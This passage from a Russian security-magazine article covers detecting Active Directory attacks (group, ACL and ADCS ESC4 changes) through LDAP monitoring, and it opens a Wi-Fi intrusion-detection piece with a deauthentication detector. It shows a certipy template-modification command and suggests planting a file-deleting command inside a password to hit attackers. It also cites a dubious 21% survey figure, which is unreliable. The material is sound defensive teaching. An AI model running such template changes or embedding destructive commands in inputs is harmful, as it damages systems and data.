Детект атаки на доменную группу

Изменение членства доменных групп — весьма частое явление для большинства доменов, в которых кипит жизнь. И потому особое внимание тут стоит уделять в первую очередь критическим группам (Domain Admins, Enterprise Admins, Account Operators, Server Operators, Backup Operators, Print Operators, DnsAdmins, Organization Management и прочим). Ведь последняя стадия внутренних сетевых атак — это, как правило, компрометация домена.

```
~/src/defence/ad » ./changes.py 10.0.0.3 user1@ussc.ru     19.07.2023 14:26:24
password:
[*] 236 objects
[19.07.2023 09:26:59] "CN=Администраторы домена,CN=Users,DC=ussc,DC=ru" changed
delete value in attr whenChanged: b'20230719092616.0Z'
delete value in attr uSNChanged: b'90199'
added value in attr member: b'CN=ssizov,CN=Users,DC=ussc,DC=ru'
added value in attr whenChanged: b'20230719092659.0Z'
added value in attr uSNChanged: b'90202'
```

Детект компрометации группы администраторов домена


Компрометация группы доменных админов — достаточно шумная вещь. И осторожный хакер так делать не станет. Но это не означает, что мы не должны мониторить подобную активность.

ACL-атаки

ACL-атаки — это, пожалуй, еще более незаметная угроза. Почти все, что было показано выше, может стать следствием неправильно сконфигурированных прав доступа (ACL). Хорошо выявляемые с помощью BloodHound, они зачастую оказываются незаметными тропками, ведущими простого доменного пользователя в дамки — к high-value targets, к администратору домена. Но так ли незаметны модификации ACL? На самом деле даже малейшее изменение прав приводит к неявной модификации атрибута `whenChanged`, а это значит, что наш метод будет работать и тут.

Смена владельца

При наличии соответствующих прав (`GENERIC_ALL`, `WRITE_OWNER`) внутренний нарушитель может изменить владельца объекта.



Хакер проводит ACL-атаку по смене владельца объекта

Как только это происходит, у объекта изменяется атрибут `nTSecurityDescriptor`, который и хранит всю информацию о правах на этот объект. Несмотря на то что информация в нем представлена в бинарном виде, скрипт `changes.py` умеет парсить его структуру до канонического человекочитаемого вида. И мы сразу же видим подозрительные изменения.


```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user1@ussc.ru     16.02.2024 18:56:04
DC=ussc,DC=ru 20240216105618.0Z
password:
[*] 240 objects
[16.02.2024 10:56:27] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
delete owner: S-1-5-21-3832375251-1585660784-2999731740-500
added owner: S-1-5-21-3832375251-1585660784-2999731740-1132
delete dSCorePropagationData: 2024-02-16 10:52:16+00:00
delete whenChanged: 2024-02-16 10:56:15+00:00
delete uSNChanged: 102537
delete owner: S-1-5-21-3832375251-1585660784-2999731740-500
added owner: S-1-5-21-3832375251-1585660784-2999731740-1132
added dSCorePropagationData: 2024-02-16 10:56:27+00:00
added whenChanged: 2024-02-16 10:56:27+00:00
added uSNChanged: 102539
```

Детект ACL-атаки смены владельца

Изменение владельца — событие не очень частое, поэтому можно обращать внимание на каждый подобный случай. Но развитие реальной атаки редко когда останавливается на этом, и, скорее всего, должно произойти что-то еще.

Изменение прав

Если внутренний нарушитель обнаружил, что на какой-то объект у него есть права, позволяющие менять разрешения (`WRITE_DACL`), то он может присвоить этому объекту произвольное право (ACE). Чаще всего это просто добавление себе полных прав на объект (`GENERIC_ALL`).



Хакер проводит ACL-атаку присвоения GENERIC_ALL

В нашем случае показано, как внутренний злоумышленник добавляет ACE с маской `GENERIC_ALL` (полный доступ).

```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user1@ussc.ru     16.02.2024 19:58:43
DC=ussc,DC=ru 20240216115844.0Z
password:
[*] 240 objects
[16.02.2024 11:59:46] "CN=iivanov,CN=Users,DC=ussc,DC=ru" changed
delete whenChanged: 2024-02-16 11:58:40+00:00
delete dacl: {'who': ['ppetrov'], 'type': 'ACCESS_ALLOWED_ACE', 'flags': '0', 'sid':
'S-1-5-21-3832375251-1585660784-2999731740-1132', 'mask': 'WRITE_OWNER|WRITE_DACL|GEN
ERIC_EXECUTE|READ_CONTROL|CONTROL_ACCESS|READ_PROP|ACTRL_DS_LIST'}
added dacl: {'who': ['ppetrov'], 'type': 'ACCESS_ALLOWED_ACE', 'flags': '0', 'sid': '
S-1-5-21-3832375251-1585660784-2999731740-1132', 'mask': 'GENERIC_ALL'}
delete uSNChanged: 102567
delete dSCorePropagationData: 2024-02-16 11:55:13+00:00
added whenChanged: 2024-02-16 11:59:46+00:00
```

Детект ACL-атаки присвоения GENERIC_ALL

В реальных инфраструктурах путь от пользователя до доменного администратора бывает очень тернист, и я бы рекомендовал обращать внимание на изменение ACL любого объекта, где встречается `GENERIC_ALL` и `WRITE_DACL`, так как они имеют самое сильное воздействие каждый в своей ситуации.

Атаки на ADCS

Наконец, ADCS. Его безопасность — это отдельная тема: с использованием ADCS существует 15 векторов повышения привилегий. А мониторинг его событий — еще одна головная боль. Так что многие компании от греха подальше попросту отключают его.

Но если конфигурация ADCS хранится в LDAP, это значит, что изменения в нем будут видны нам тем же способом. ESC4 — это пример злоупотребления, при котором связанный с шаблоном сертификата объект в Active Directory подвергается изменению. Увидев шаблон с некорректными правами доступа, хакер может изменить его, чтобы сделать уязвимым к ESC1.

```
~ » certipy template -u user@corp -target-ip 10.0.0.3 -template User -save-old
Certipy v4.8.2 - by Oliver Lyak (ly4k)

Password:
[*] Saved old configuration for 'User' to 'User.json'
[*] Updating certificate template 'User'
[*] Successfully updated 'User'
```

Хакер проводит атаку ESC4 на ADCS

На уровне Active Directory это приводит к добавлению следующих атрибутов в подверженный атаке объект.

```
GNU nano 4.5          /tmp/shelldap_RqI8jGFP.ldif
dSCorePropagationData: 20241003034540.0Z
dSCorePropagationData: 20241003034419.0Z
dSCorePropagationData: 20241003034354.0Z
dSCorePropagationData: 20241003034325.0Z
dSCorePropagationData: 16010101000000.0Z
displayName: User
distinguishedName: CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Servic>
flags: 66106
instanceType: 4
msPKI-Cert-Template-OID: 1.3.6.1.4.1.311.21.8.8203661.5091820.4541600.2901815.131875>
msPKI-Certificate-Name-Flag: 1
msPKI-Enrollment-Flag: 0
msPKI-Minimal-Key-Size: 2048
msPKI-Private-Key-Flag: 16
msPKI-RA-Signature: 0
msPKI-Template-Minor-Revision: 1
msPKI-Template-Schema-Version: 1
name: User

^G Помощь   ^O Записать  ^W Поиск   ^K Вырезать    ^J Выровнять  ^C ТекПозиц
^X Выход    ^R ЧитФайл   ^\ Замена  ^U Paste Text  ^T Словарь    ^_ К строке
```

Ручная эксплуатация уязвимости ADCS ESC4

И раз в объекте что-то поменялось, мы можем обнаружить такую атаку.

```
~/src/defence/ad(main*) » ./changes.py 10.0.0.3 user@corp.local CN=Configuration,DC=c
orp,DC=local
password:
[*] 36 objects
[03.10.2024 03:59:48] "CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Ser
vices,CN=Configuration,DC=corp,DC=local" changed
delete msPKI-Certificate-Name-Flag: -1509949440
delete uSNChanged: 24651
delete msPKI-Enrollment-Flag: 41
delete whenChanged: 2024-10-03 03:45:40+00:00
added msPKI-Certificate-Name-Flag: 1
added uSNChanged: 24657
added msPKI-Enrollment-Flag: 0
added whenChanged: 2024-10-03 03:59:48+00:00
```

Детект атаки ADCS ESC4

Вообще, в этом namespace (Configuration) не обитают пользователи, и само по себе тут ничего не меняется. Так что любое изменение здесь — это повод насторожиться.

Продолжение статьи →

САМООБОРОНА ПО-ХАКЕРСКИ

ВЫЯВЛЯЕМ АТАКИ В ACTIVE DIRECTORY


ВЫВОДЫ

Мы увидели, как много чувствительных вещей можно мониторить с правами обычного пользователя, просто выполняя особые LDAP-запросы и наблюдая за изменениями тех или иных атрибутов у объектов Active Directory. Всего два крошечных скрипта позволяют видеть следы подавляющего большинства популярных атак.

Атака внутреннего злоумышленника, добравшегося до Active Directory, может развиваться стремительно. Реагировать нужно быстро. Современный SOC имеет одну фундаментальную проблему — куда большее количество событий, которое он мониторит, может сильно замедлить анализ и принятие решений. Но если заранее знать, на что обращать внимание (что-то, что почти не дает ложных срабатываний), то мы имеем возможность среагировать гораздо быстрее.

По статистике, в среднем полную компрометацию внутренней инфраструктуры пентестер выполняет за десять шагов. Это значит, что, возможно, десять раз мы могли увидеть злоумышленника и успеть среагировать.


Но что, если хакер все же добрался до своей цели? Тогда мы сделаем хоть что-то, чтобы усложнить ему жизнь. Если хакер проникнет на твой компьютер, то, скорее всего, его будет интересовать лишь твой пароль. И ты, как пользователь, вправе использовать любой пароль, даже если он содержит подстановочные знаки и опасные команды.



Пароль, способный выполнить команду ОС

Неаккуратная подстановка хакером парольной фразы в командную строку приведет к выполнению «спрятанной» там команды. Например, если мы хотим остановить хакера, мы можем попробовать внедрить команду удаления всех файлов на диске.

Таким образом, в твоих силах сделать RCE на хакерской машине.



Хакер уничтожает свою ОС

По данным опроса, проведенного среди хакеров, пентестеров и ИТ-специалистов, 21% неправильно ввели пароль в командной строке, убивая свои Kali во время атаки с повторным использованием пароля. Простая рекомендация смогла остановить одного хакера из пяти. Нет гарантии, сработает или нет, но это точно не сделает твой пароль слабее. Так что, даже если мы проиграли оба раунда, у нас еще есть шанс сделать fatality хакеру.

САМООБОРОНА ПО-ХАКЕРСКИ

Мониторим атаки в радиоэфире

В этой статье мы разберемся, по каким признакам можно обнаружить попытки вторжения злоумышленника в беспроводные сети. Мы научимся выявлять все актуальные атаки на Wi-Fi, лишь прослушивая радиоэфир, ведь почти у каждой из них есть свои характерные особенности.

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel

В первой половине статьи речь пойдет об атаках, направленных на точки доступа, а во второй — на клиентов. Предположим, что хакер не сумел проникнуть в твою инфраструктуру из интернета, не начал развивать атаки уже внутри на уровне сети и не сумел захватить Active Directory. Но расслабляться все равно рано: если злоумышленник находится в зоне действия беспроводных сетей, он может провести физическую атаку. Беспроводные сети — это первое, с чем столкнется внешний нарушитель, еще не успевший реализовать другие техники, но способный подобраться к твоему офису на близкое расстояние. Не стоит недооценивать эту поверхность атак, куда более перспективную для достаточно замотивированного внешнего злоумышленника, нежели хорошо защищенный периметр в интернете.


Если говорить о защите беспроводных сетей, то в ИБ обычно принято лишь давать рекомендации по безопасной настройке, в то время как сами атаки считаются достаточно бесшумными. Несмотря на то что определенные решения Wireless IDS существуют, большая часть из них — это академические поделки. Получается достаточно интересная ситуация: мы имеем два периметра — один в цифровом пространстве, защищенный всяческими WAF'ами, SOC'ами и прочими IDS/IPS, второй в реальном мире — это беспроводные сети, которые почти всегда выходят за контролируемую зону и при этом никак толком не охраняются.

В этой статье мы научимся чувствовать «тонкие энергии» и выявлять все актуальные атаки на Wi-Fi, прослушивая радиоэфир. Все, что нам потребуется, — это обычная сетевая карта Wi-Fi и режим монитора, фиксирующий каждый беспроводной пакет. В итоге мы сделаем ни много ни мало беспроводной антивирус (Wireless IDS).

Только представь удивление нападающего, если он не просто не сможет пробить твой периметр через беспроводные сети, а еще и окажется пойманным при попытке атаки.

ДЕАУТЕНТИФИКАЦИЯ

Начнем с самой распространенной и простой атаки — деаутентификации, ведь знают про эту атаку, пожалуй, все хакеры. Атака применяется на сети WPA PSK (самые распространенные сегодня) и заключается в одновременном отключении точки доступа и клиентов друг от друга. Достигается это за счет отправки специальных пакетов в обе стороны от имени и точки доступа, и клиентов. Это приводит к тому, что клиент, на деле не собиравшийся отключаться от точки доступа, повторно отправляет хеш пароля (handshake) во втором сообщении EAPOL.



Последовательность отправки пакетов после деаутентификации WPA PSK

Для хакера handshake представляет большой интерес, ведь с его помощью он сможет выполнить атаку подбора пароля по словарю на достаточно высоких скоростях (миллионы в секунду).


Атаку деаутентификации нельзя назвать такой уж бесшумной, ведь при ее проведении страдают клиенты. У пользователей беспроводной сети будет отваливаться подключение. Впрочем, далеко не каждый распознает в этом именно факт атаки, к тому же отключение может длиться крайне непродолжительное время. И заявка о проблемах с Wi-Fi пойдет скорее в отдел эксплуатации, чем в отдел безопасности. Однако, прослушивая радиоэфир, мы легко можем выявлять такие атаки по отправке пакетов деаутентификации сразу от двух сторон:

```
defence/wifi/deauth.py
#!/usr/bin/python3
from scapy.all import *
from sys import argv
from os import system


iface = argv[1]
conf.verb = 0

alerts = []
def alert(src, dst, signal, essid):
    if src in alerts and dst in alerts:
        return

    print(f'[!] WPA handshake deauth detected: "{essid}" {src} <-x-> {dst} {signal}dBm')
    system("zenity --warning --title='PMKID gathering detected' --text='WPA handshake deauth detected' &")
    #system("echo 'WPA handshake deauth detected' | festival --tts --language english")
    alerts.append(src)
    alerts.append(dst)

aps = {}
deauths = {}
def parse_raw_80211(p):
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "ChannelFrequency") else 0
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        if not ap in aps:
            aps[ap] = {"essid": essid}
    if Dot11Deauth in p:
        ap = p[Dot11].addr3
        src = p[Dot11].addr2
        dst = p[Dot11].addr1
        if ap == src:
            print(f"[*] deauth {src} -> {dst}")
        elif ap == dst:
            print(f"[*] deauth {dst} <- {src}")
        deauths[src] = dst
        if deauths.get(dst) == src:
            alert(src, dst, signal, aps.get(ap,{}).get("essid"))

sniff(iface=iface, prn=parse_raw_80211, store=0)
```

Хакер заходит в кафе неподалеку и запускает деаутентификацию, чтобы поймать хеши и потом подобрать пароль к ним.

Хакер проводит атаку деаутентификации и захвата handshake

А мы сразу же видим его активность.




Детект атаки деаутентификации

Уровень сигнала позволит нам даже понять, насколько близко подобрался к нам хакер: -30dBm означает, что он фактически сидит напротив нас.

ЗАХВАТ PMKID

Для покрытия большой территории корпоративные беспроводные сети часто используют множество точек доступа с идентичным именем. Это обеспечивает бесшовное переключение для сотрудников, когда те переходят из зоны обслуживания одной точки доступа в другую. На таких точках доступа при аутентификации в первом сообщении EAPOL M1 часто содержится хеш (PMKID), практически такой же, как handshake.




Последовательность отправки пакетов для PMKID

Тут примечательно то, что хеш передается самой точкой доступа, что делает возможным захват хеша и подбор пароля без взаимодействия с клиентами.

